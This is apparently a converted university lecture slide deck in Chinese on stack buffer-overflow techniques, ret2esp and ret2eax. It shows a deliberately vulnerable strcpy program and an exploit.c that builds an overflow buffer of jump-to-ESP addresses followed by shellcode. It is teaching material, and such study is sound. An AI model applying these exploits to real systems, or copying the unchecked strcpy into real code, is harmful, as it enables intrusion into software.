
堆栈欺骗的方法

(3) ret2esp




堆栈欺骗的方法

(3) ret2esp




堆栈欺骗的方法

(3) ret2esp



堆栈欺骗的方法

(3) ret2esp



堆栈欺骗的方法

(3) ret2esp

vuln.c

```
void function(char* str) {
    char buf[256];
    strcpy(buf, str);
}

int main(int argc, char** argv) {
    int j = 58623;
    function(argv[1]);
    return 1;
}
```

exploit.c

```
#define JMP2ESP 0x080483e8

int main(void) {
    char *buff, *ptr;
    long *adr_ptr;
    int i;

    buff = malloc(264);
    ptr = buff;
    adr_ptr = (long *)ptr;
    for (i=0; i<264+strlen(shellcode); i+=4)
        *(adr_ptr++) = JMP2ESP;

    ptr = buff+264;
    for (i=0; i<strlen(shellcode); i++)
        *(ptr++) = shellcode[i];

    buff[264+strlen(shellcode)] = '\0';
    printf("%s", buff);
    return 0;
}
```



中国科学院大学

University of Chinese Academy of Sciences

堆栈欺骗的方法

(4) ret2eax

返回值被存放在EAX中。

函数返回指向用户输入的指针后，EAX可以含有shellcode指针。

用一个指向call *%eax指令的指针去覆盖RIP。

例子：strcpy(buf,str)返回一个指针指向buf,例如：

```
bufptr = strcpy(buf, str);
```

让EAX和bufptr去指向与buf一样的位置。

```
vuln.c
void function(char* str) {
    char buf[256];
    strcpy(buf, str);
}

int main(int argc, char **argv) {
    function(argv[1]);
    return 1;
}
```




堆栈欺骗的方法

(4) ret2eax

```
void function(char* str) {  
    char buf[256];  
    strcpy(buf, str);  
}  
  
int main(int argc, char **argv) {  
    function(argv[1]);  
    return 1;  
}
```

EAX = ?




堆栈欺骗的方法

(4) ret2eax

```
void function(char* str) {  
    char buf[256];  
    strcpy(buf, str);  
}  
  
int main(int argc, char **argv) {  
    function(argv[1]);  
    return 1;  
}
```

EAX = ?




堆栈欺骗的方法

(4) ret2eax

```
void function(char* str) {  
    char buf[256];  
    strcpy(buf, str);  
}  
  
int main(int argc, char **argv) {  
    function(argv[1]);  
    return 1;  
}
```

EAX = ?




中国科学院大学

University of Chinese Academy of Sciences

堆栈欺骗的方法


(4) ret2eax

```
void function(char* str) {  
    char buf[256];  
    strcpy(buf, str);  
}  
  
int main(int argc, char **argv) {  
    function(argv[1]);  
    return 1;  
}
```



堆栈欺骗的方法

(4) ret2eax




中国科学院大学

University of Chinese Academy of Sciences

